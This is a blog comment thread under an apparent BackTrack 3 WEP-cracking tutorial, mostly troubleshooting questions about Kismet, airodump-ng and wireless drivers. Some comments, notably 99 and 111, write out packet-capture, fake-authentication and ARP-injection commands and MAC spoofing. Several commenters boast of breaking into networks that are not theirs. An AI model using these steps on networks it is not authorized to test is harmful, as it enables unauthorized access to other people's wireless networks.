  85. I am very new to backtrack and linux. I installed backtrack 3 on Toshiba Satellite. Its not asking me for any username or password. The tutorial says to login as root. Please let me know if there is some probs with my installation. please advice

  86. oh my gawd, this is incredibly awesome!! ...goes to hack Pentagon now ;)

  87. does anyone knows how to deal with long essid's?
    For example: James P or Animal House?
    And another thing. One of the APs has two bssid's. Which one to choose and why there are two?

  88. hey sorry to trouble you guys. It seems i get stuck on step 2 I cant open airodump in backtrack3. when i look manually for the files i find airosnarf and airsnort. help me anyone?

  89. to all that have a prob with the command "kismet"
    just enter to the menu at the right side
    then go to backtrack then the subfolder internet or something like that u will see picture og a folder then to the 80211 then all and then kismet
    if it is not working open the menu then the internet then wirless with the wirless picture and try to enter to the network that u want to break into do the next next ok and then enter to menu internet and wifimanager and see if it green and try to do the kismet thing

    tomas!

  90. P.s T0: FRED, It's all g00d its n0t supp0se t0 ask f0r username 0r passw0rd, 0n s0me things it d0es, but it didn't either with mine, s0 n0 w0rries it's all g00d. C0ntinue using the tut0rial and ull get there, but again a easier clearer way t0 see h0w t0d0 it if ur new like me is checking 0ut http://blip.tv/file/930698... h0pe u find it usefull, Btw if everything w0rks like in tut0rial, and it sitll d0es n0t receive Data then y0u p0ssibly need a c0mpatible Wifi, Id suggest the Netgear WG111v2 It w0rks perfect, ive had a Belking 54gb USB it w0rks, but!!! there' is a slight pr0blem bringing the card back intu m0nit0r m0de after changing mac address. i just skipped that part and used 0riginal mac 0n my WIFI and cracked the WEP key ;D... Evil i have ermm lets see ab0ut 5 netw0rks cracked :D rawr!... fun stuff.

  91. do rly need to do an injection to crack the key? because im have alittle trouble trying to hack my network

  92. Awesome tutorial! I think this is about the best.

    One of my first Main questions though, and I have not seen an answer to it. If you have a laptop that is already wifi enabled (I believe my wifi card is an Intel WM3945ABG... according to the bottom of the computer), do I need to buy another wifi card?

    If not, then would anyone know what the best program to use with my wireless setup(Intel WM3945ABG)? Anyone have links to any of the above mentioned software? I have a few of them already downloaded.

    Thanks again for taking the time to type this up.

  93. You only need one wireless card to do this. I cant speak to your card, but the best bet is to check if its on the hardware compatibility list for the madwifi drivers. There is a link to it at the beginning of the post

  94. awesome tutorial.

    btw, when i was trying my luck, i had extremely frustrating time with getting the network adapter into the monitor mode. the two pages were of great help to me if anyone is interested

    How to crack WEP with Intel PRO/Wireless 3945ABG
    http://www.maxi-pedia.com/how+to+crack+WEP+with+intel+PRO+wireless+3945ABG

    How to crack WEP encryption (wifi security)
    http://www.maxi-pedia.com/crack+WEP

  95. wOoah
    ty 4 sharin da information!!!
    great how-to ! :D

  96. this is by far the best tutorial, simple and clean!

    excellent work

  97. Hi Ryan, awesome tutorial very detailed, i know many people have given you props but i do it to cause u deserve em lol. You know most of tutorials aren't detailed @ all. w0rd up

  98. hi,i use rt73 chipset.can support packet injection.but can't inject at 500pps.i can inject only around 399pps.can someone tell me why and help me to solved this problem? i cracking wep use windows.take around 10-20 minute to get the key.so tired to waiting.
    i cracking use windows+vmware+usb wifi.i just take 1 hour to learn this tutorial. i find tutorial here tutorial cracking wireless wep use windows

  99. Hi,

    Great tutorial but it doesn't say anything about channel hopping and channels and so far it is the only thing i can't figure out.I am using BT3 here's what i do step by step:

    1)I open kismet to get essid bssid and channel of the AP i want to access (it has wep encryption i've checked it).I leave kismet running so in that way i have my card in monitor mode :)

    2)I open a new window and type:
    airodump-ng -c 1 --ivs -w network --bssid [bssidhere] wlan0

    as the AP's channel was 1 and my device is wlan0

    3)aireplay-ng -1 0 -e [ESSID] -a [BSSID] -h [myfakedMAChere] wlan0

    In this way i associate my wireless card to the AP i am accessing.
    I've already faked my MAC before step 1 by typing:
    ifconfig wlan0 down
    macchanger --mac 00:11:22:33:44:66 wlan0
    ifconfig wlan0 up

    4)So far so good.Then:
    aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:66 wlan0

    At first i got the message:
    "wlan0 is on channel X,but the AP uses channel 1"
    X refers to various channels as channel hopping is enabled
    So i rebooted and started again from scratch and this time while in kismet at the begin (i had the APs sorted by signal strength) i pressed shift+l to lock on the same channel as the AP's.And on my right where was "ipw3945" and below it a number of channel the number freezed to 1.

    So here we are again - step four - ,this time the command of step four is working and i am reading packets but ARP count doesn't increase at all!

    I tried to set my card on a fixed channel this way:
    ifconfig wlan0 down
    iwconfig wlan0 channel 1

    Then i'd type "ifconfig wlan0 up" but i got an error for the above command:
    error for wireless request "Set Frequency" (8B04):
    SET failed on device wlan0; Input/outpout error

    What did i do wrong plz help :(
    Can you add information about disabling channel hopping?

  100. UseBack|TrackAndGetFreeWiFi:) December 1, 2008
    at 1:07 pm

    wow this tutorial is awsome!

    i\ve recognized that this tutorial has good replys since jul 12th, 2007

    well now, we can say that it's 2009 :D

    Lovely tutorial, 2 years favourit for people :) good job mate, keep it up!

  101. Hi,

    i have a problem here. My wlan0 is in Monitor mode, but i can't get any #data from the AP. and when i type "airmon-ng start wlan0" it shows

    ERROR: Neither the sysfs interface links nor the iw command is available.
    Please Download and install iw from http://dl.aircrack-ng.org/iw.tar.bz2

    Can anyone show me what should i do now?

  102. Hey Kevin,

    You using backtrack?

  103. can you do a tut on cracking wpa with backtrack3?

    And also i downloaded the torrent of backtrack3 but it's an ISO file. Do you know how i can open it or get onto a dvd/cd disk?

    Thanks in advance.

  104. ERROR: Neither the sysfs interface links nor the iw command is available.
    Please Download and install iw from http://dl.aircrack-ng.org/iw.tar.bz2

    I get the same with my Intel chipset. Downloading the iw and attempting to make fails due to missing headers on the cd. Can the developers compile it ans either add to the CD, or provide the binaries to install ..each time??

  105. At the lspci my wireless card is "Intel Corporation PRO/Wireless 3945ABG". when i use aircrack on my ubuntu as normal i can crrack WEP both inject and monitor, if boot BT i just get an error when starting airmon-ng :O something with *fs and iw :/ how is hat pissible ? ;D

  106. does any body know if bt 3 works with acer 8930 intel wifi 51oo card
    thanks

  107. Nice Tutorial, IT WORKED !
    Thanks :-Q

  108. I am using backtrack 3 and i faced the following issues

    1) when i start running kismet using the command -> start-kismet-ng, I will get this error msg "ERROR: Neither the sysfs interface links nor the iw command is available.
    Please Download and install iw from http://dl.aircrack-ng.org/iw.tar.bz2"

    Kismet did open though and I can view the detected APs

    2) However everything is smooth and I can collect the packets but the ARP is not increasing at all.

    Is there something wrong?

  109. im a sub-noob,
    im having boot errors. i booted from cd but its telling me kernel image cannot be found. wat duh hell? someone plz help!. NB. i burned the iso image to the cd.

  110. Hi, I'm new with BC3, I tried to load BT2 and it works but it have a problem beceause it doesn't recognise my wirelless card,so beceause I can't find the solution I tryed to load my BT3 boot cd,but it DOESN'T want to load maybe beceause i have Atheros AR5007EG Wireless Network Adapter on fujitsu-siemens esprimo v5535 notebook ,with core 2 duo procesor, I switch off the button for wirelles ,,but still i cant load BT3.Looked everywhere on the forums but still nothing do you have any experience of this?

  111. I finally loaded BT3 but using the NO DHCP option , evetything is fine ,exept I can't make the packet injection.I started aireplay-ng -1 0 -a [Mac of ap] -h [My mac] ath0 ... it's telling that it works,and that is connected succsesfully ... then aireplay-ng -3 -b [Mac of ap] -h [My mac] ath0 , and it started counting,but in the shell where the DATA is, isn't happening nothing,the number of DATA is growing very slow.So I think that packet injection is not functional.
    Any suggestion?
    I have a cable internet connection,but I can't connect to internet,I don't know where in BT3 is my LAN card ,beceause i must put my ip adress(which is dynamic),then defaut gateway and DNS server.
    Please help.

  112. Great guide but one problem; Can't find that ESSID >_< I use BT3 Final but I can't find that darn ESSID on any of the wifi net's around me, any suggestions?

  113. Is it to have a atheros card .. for cracking the ...........

  114. Oh never mind ^_^ . I found it out by myself! The SSID & ESSID was the same (I'm totally new to linux so don't be mad at me if I say something silly).

  115. kudos for this tutorial works like charm, i have onw question what if target AP has 2 words in a name like (Dude's Network) do you just type Dude's network in command or is there other way of doing that.
    worked for 7 single named AP-s but this one is no go?????

  116. Hi, I am new to linux just recently made the switch. Since I cant crack wep under windows everything points to linux. I also just downloaded and ran off the ISO CD image. Following the tutorial I cant even get past step 1. I tried to start kismet and the window/shell disappears or says "plz conf at least one packet source, no packet sources are defined in kismet.conf" I searched kismet.conf but i dont understand how to do what it ask me. I also have tried to use airodump-ng but it says " ARPHRD_IEEE80211_FULL or ARPHRD_80211_PRISM instead. Make sure RFMON is enabled: run 'airmon-ng start atho '
    Sysfs injection support was not found either." If someone has the time and is kind enough to guide me step by step. plz email me at flopelayo3@gmail.com

  117. Hi Floyd

    Sounds like you dont have support for your wireless card.

  118. Hi!

    I am using Ubuntu and all the time when I am running BT3, i get the message" wrong resoluttion". Sorry that I ask so stupid thing.
    But it would be nice to get the program running. I tried to fix it from the text mode, but still didn't work.

  119. Ryan, been fighting trting to get past STEP 2
    I'm trying to save to a USB plugin, it gives a target of '/mnt/sdb1/
    So I enter - airodump-ng -w /mnt/sdb1 1 1
    1 is the channel
    I log into kismet on wifi0

    Any advice would be excellent

  120. this steps works only if the chipset of the wireless card is atheros?
    the card must be pci or i can use a usb wireless too with atheoros chipset?
    iam confused.should i download backtrack backtrack 2 or backtrack 3?

  121. i ask something but someone it..
    why?????????

  122. wow i just had a look at this page and it's great thanks!
    do you have to know a lot of linux to understand all the steps?
    thanks again!

  123. @El_duderino hmm i dont see why thats a problem

  124. the atheros chipsets have proven to be pretty reliable.

  125. Ok when I run Airodump it gives me the message: No interface specified. I got the atheros driver from wildpacket for my orinoco gold and it installed fine. How do I put it in monitor mode or should it already be in monitor mode? I am also still able to detect wireless networks even with the athros driver installed which I read somewhere that with the Atheros driver installed. I shouldn't be able to still do. What am I doing wrong?

  126. hey, so my macbook wont work with backtrack for cracking WEP?

    Kismac works in passive mode, but active doesn't work...

  127. hey ryan

    my laptop i am using is acer travel mate 5300
    wireless: acer nplify 802.11b/g/Draft-N

    STEP 1

    FATAL: Please configure at least one packet source. Kismet will not function if no packet sources are defined in kismet.conf or on the command line. Please read the README for more information about configuring Kismet.

    but i need help

  128. twanzito espazito April 30, 2009
    at 10:51 am

    hey this was awsome.im a real new b... i need help getting bt3 to run on my sytem.. i have a dell xps 1530 with vista. i already have vmware, and bt3 burned to an image disc or whatever u call it.... but i cant get bt3 to run???? do ui need linux operating system to run it or what??? please help me if u can....

  129. Hi Guys , i am getting the same error message as motivator.
    has any one found a solution
    thanks

  130. hi ryan,

    just want to ask how long before it crack the wep? does it takes more than an hour??? in my case, its more that one hour already after i enter aircrack but still i still dont get the WEP... pls do help, tia

  131. Required Tools

    1. You will need a computer with a wireless adapter listed ( here )

    Not Found

    The requested URL /wiki/Compatibility was not found on this server.
    Apache/2.0.55 (Unix) Server at madwifi.org Port 80

  132. ryan,

    i can't follow the step #2 (i have a dual boot on xp and ubuntu)
    no luck when i type:

    airodump-ng eth1 -w /mnt/hda5/home/tai/write

    (eth1 is my adapter; hda5 is linux partition)

    please need your help. thanks.

  133. Thank you man, very nice tutorial for beginers, which I am. Finally someone to brake all this code so we can understand what it stands for, and its much easier to remember by knowing what I'm doing.

  134. hi ryan nite tute pls i will like to find out if this tutorial is applicable to window users thanks alot.

  135. Ok Guys all i need is the right program to get into a wep, this is what i have, a Netgear Wireless adapter plug into a desktop running windows xp professional,, what do i need to do and which program? thanks a lot...

  136. hey man pretty nice is this compatible with windows XP? maybe with Windows 7? thanks. and i hav to wait till i get a blank CD. i hav blank music CD's but i don't tihnk they'll work. too bad i'll have to w8 awhile. thanks though! ^^
    O

  137. Great tutorial, but a very basic question: how do you open up a second (or third) terminal window? I haven't succeeded in this until now, only with Control-C I can start a new action.

  138. @ wepcracker8: what do u mean u have blank "music cd's" ?! If it's a recordable CD it'll work.. No matter what u planned on putting on it to begin with.. (700mb cdr?!)

    just download the BT3 iso, get sumthing like "Alex Feinman's Iso Recorder" and burn that image to a disc.. Restart your PC, boot from CD, and you're good to go.

    And @ anyone asking if it's "windows compatible" .. Find out for yourself, or use BT3 as the guide as MEANT for >_> It's not that hard you know..

    there's a bazillion guides on youtube as well, if reading is too hard for ya, maybe you should try one of those :)

    nice guide, tho it didnt really work for me it gave me enough clues to figure it out myself. Thx a bunch!

  139. I have been looking for a tutorial like this for months. Linux is would have been much more attractive to Windows users if tutorials like this were more common.
    Thank you. You are a great trainer.

  140. Hi Ryan,

    Its a great tutorial that you have written here. I did the first part of running kismet correctly. But when I try to do the airodump, it says Sysf packet injection not supported. I am using this Intel 5300 AGN wifi card. Could you please tell me how do I got about making this card work for me.

    Thanks,
    raqz

  141. I'm using BT3 and can't seem to get aircrack to work . any help would be great

  142. hi ryan ,in bt3 there is a tool called spoonwep2 and spoonwap , when using it does it do all the work automatically all by itself ,so no need to open konsole and type any commands ?

  143. I was trying to crack backtrack 4 not knowing it was already cracked. Now my computer wont bring up any of my programs. It is saying something about formatting which I dont want to do. How do I undo what I did? Help me please!

Trackbacks:

Leave a Reply

Formatting: You can use these tags: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <strike> <strong>

Other Entries

Categories